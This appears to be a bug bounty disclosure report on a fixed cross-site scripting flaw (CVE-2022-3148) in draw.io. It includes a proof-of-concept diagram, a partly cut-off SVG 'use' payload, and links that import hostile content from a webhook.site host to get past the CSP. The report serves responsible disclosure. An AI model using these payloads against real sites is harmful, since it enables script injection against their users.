XSS at app.diagrams.net in jgraph/drawio

1

Valid Reported on Sep 6th 2022

Description

The application allows the "use" tag to pass on dompurify, which leads to XSS. A strange behaviour bypasses the csp on app.diagrams.net when it has a "?" before the "#U" import.

Proof of Concept

POC diagram:

```
<?xml version="1.0" encoding="UTF-8"?>
<mxfile host="app.diagrams.netxyz" modified="2022-09-06T18:54:56.458Z" ager
  <diagram id="4FUsL0c-RG27eG5O0xMg" name="Page-1">
    <mxGraphModel dx="1422" dy="664" grid="1" gridSize="10" guides="1" tool
      <root>
        <mxCell id="0" />
        <mxCell id="1" parent="0" />
        <mxCell id="L7LsTOqxvLqq3sj4AYtF-1xyz" value="Text&lt;svg&gt;&lt;use h
          <mxGeometry x="430" y="260" width="60" height="30" as="geometry"
        </mxCell>
      </root>
    </mxGraphModel>
  </diagram>
</mxfile>
```

Raw payload:

```
<svg><use href="
```

Chat with us

POC link

```
https://app.diagrams.net/?#Uhttps://webhook.site/d38b94cb-a6ab-4219-b9f3-d3
https://viewer.diagrams.net/index.html?#Uhttps://webhook.site/d38b94cb-a6ab
```

Impact

XSS

References

- https://portswigger.net/web-security/cross-site-scripting/cheat-sheet#data-url-with-use-element-and-base64-encoded

CVE
CVE-2022-3148
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Generic

Severity
Medium (5.3)


Registry
Other

Affected Version
20.2.8

Visibility
Public

Status
Fixed

Found by



Joao Vitor Maia
@joaovitormaia
legend

This report was seen 787 times.

We are processing your report and will contact the **jgraph/drawio** team within 24 hours.
3 months ago

David Benson validated this vulnerability 3 months ago

Good attack and report, as always.

Joao Vitor Maia has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

David Benson marked this as fixed in **20.3.0** with commit **b5dfeb** 3 months ago

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

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